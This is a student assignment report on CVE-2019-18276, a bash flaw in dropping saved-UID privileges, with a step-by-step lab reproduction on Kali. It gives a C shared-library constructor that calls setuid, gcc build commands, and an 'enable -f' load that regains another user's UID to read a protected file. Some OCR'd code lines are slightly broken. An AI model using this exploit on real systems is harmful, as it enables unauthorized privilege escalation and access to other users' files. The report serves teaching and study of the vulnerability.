Secure Network Programming

Assignment Report

Submitted by: Wanigasekera.W.M.S.R.B

Student Registration Number	Student Name
IT19133928	Wanigasekera.W.M.S.R.B

Bash SUID Privilege drop (CVE-2019-18276)

Introduction

In GNU Bash through 5.0 patch 11 a problem was discovered in disable privilege mode in shell.c. By default, if Bash runs with its effective UID which is not equal to its real UID, privileges would be dropped by setting its effective UID to its real UID. It does so incorrectly though. The saved UID is not dropped on Linux and other systems which support "saved UID" functionality, the saved UID is not dropped. An attacker with command execution in the shell can use "enable -f" for runtime loading of a new built-in, which can be a shared object that calls setuid() and therefore regains privileges. However, binaries running with an effective UID of 0 are unaffected.

Who was found this vulnerability?

Initially, this exploit was based on an older vulnerability in 1999. Now after 20 years in 2019 Ian Pudney has discovered the same vulnerability in bash (CVE-2019-18276).

Exploit Author is Mohin Paramasivam

Affected systems: Linux bash 5.0 11 patch and previous versions.

Exploitation techniques and methods

Real UID, Effective UID v, Saved UID:

Real UserID: It is the owner of the process.

Effective UserID: By default, it is the same as Real UserID, but sometimes it is changed to give more privilege to the user, e.g: setuid bit.

Saved UserID: Sometimes when a privileged user (generally root) wants to do some non-privileged activities, this can be achieved by temporarily switching to non-privileged account.

Setuid() and seteuid() function:

setuid() : This function will change both the (Real UserID, Effective UserID and Saved UserID) of the current process to the specified value.

seteuid() : This function will change the Effective UserID to the specified value. The effective user ID may be set to the value of the real user ID or the saved set-user-ID.


Successful exploitation of this vulnerability could lead to disclosure of sensitive information, addition or modification of data.

Bash does not manage setuid bit properly which helps us to recover the privilege dropped. To exploit this vulnerability, in order to recover the Saved UID, we need to call the seteuid() function. However, the problem here is that we cannot exploit this by calling a binary to execute seteuid(), we need to call seteuid() during the runtime process.

1). First, I log into my victim account and create secret.txt file.

Next, I changed file permission to read only for the user

My victim account's user id is 1001


victim@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear


```
victim@kali:~$ ls
Desktop  secret.txt
victim@kali:~$ chmod 400 secret.txt
victim@kali:~$ ls -l secret.txt
-r-------- 1 victim victim 31 May  9 19:01 secret.txt
victim@kali:~$ cat secret.txt
"HELLO" This is the secret wordvictim@kali:~$
```

2). Next, create a hack.c file and write a exploit code

In a shared library we can define a constructor which is execute upon loading it.

So basically, create a dynamic library with a contractor that call setuid with the id of the user we target.

In my case victim it would be 1001.


hack.c + (~/snp) - VIM
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.


```
#include <sys/types.h>
#include <unistd.h>
#include <stdio.h>

void __attribute((constructor)) initLibrary(void) {

        printf("[LO] uid:%d | euid:%d%c", getuid(), geteuid());
        setuid(1001);
        printf("[LO] uid%d | euid:%d%c", getuid(), geteuid());
}
~
~
~
~
~
~
~
~
~
~
~
~
~
-- INSERT --                                                10,2          All
```

3). Then make victim the owner of the bash binary and set the setuid bit.

Now we would imagine, if we execute bash as a regular user, we would become a victim. But when we check id we see that bash dropped the victim privileges and we are just linux user.



linux@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.

```
linux@kali:~$ sudo chmod u+s /bin/bash
linux@kali:~$ ls -l /bin/bash
-rwsr-xr-x 1 victim victim 975488 Sep 26  2014 /bin/bash
linux@kali:~$ 
```

4). Next use gcc to compile this object file and then into a shared object, a dynamic library.

But execute bash again and we see that still can't read the file.

We clearly don't have a victim permission.




```
bash-4.2$ gcc -c -fPIC hack.c -o hack.o
bash-4.2$ gcc -shared -fPIC hack.o libhack.so
bash-4.2$ id
uid=1000(linux) gid=1001(linux) groups=1001(linux),27(sudo)
bash-4.2$ cd /home/victim
bash-4.2$ cat secret.txt
cat: secret.txt: Permission denied
bash-4.2$ 
```

5). Next, load this dynamic library with enable -f

enable is a bash function that can be used to enable and disable built-in shell commands, and with option -f we can load a shared object.


We can see there is an error, that bash enable try to find asd_struct. But our constructer already executed And we can see it updated the effective user id.


linux@kali: ~/snp
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.

```
bash-4.2$ enable -f ./libhack.so asd
bash: enable: cannot find asd_struct in shared object ./libhack.so: ./libhack.so
: undefined symbol: asd_struct
Escape lib is initialized[LO] uid:1000 | euid:1000'[LO] uid1000 | euid:1001'bash
bash-4.2$ id
uid=1000(linux) gid=1001(linux) euid=1001(victim) groups=1002(victim),27(sudo),1001(linux)
bash-4.2$ whoami
victim
bash-4.2$
```

We recovered the drop privilege from the saved uid

Now we can read the secret.txt file


linux@kali: ~/snp
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.

```
bash-4.2$ cd /home/victim
bash-4.2$ ls
Desktop  secret.txt  ss
bash-4.2$ cat secret.txt
"HELLO" This is the secret wordbash-4.2$
bash-4.2$ exit
exit
linux@kali:~/snp$ 
```

Summary

A privilege escalation vulnerability was found in bash in the way it dropped privileges when started with an effective user id not equal to the real user id. Bash may be vulnerable to this flaw if the setuid permission is set and the owner of the bash program itself is a non-root user. A local attacker could exploit this flaw to escalate their privileges on the system.

References

https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2019-18276

https://www.exploit-db.com/exploits/47726

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-18276

https://www.pentestpartners.com/security-blog/exploiting-suid-executables/

https://micrictor.github.io/Exploiting-Setuid-Programs/

----Thank you----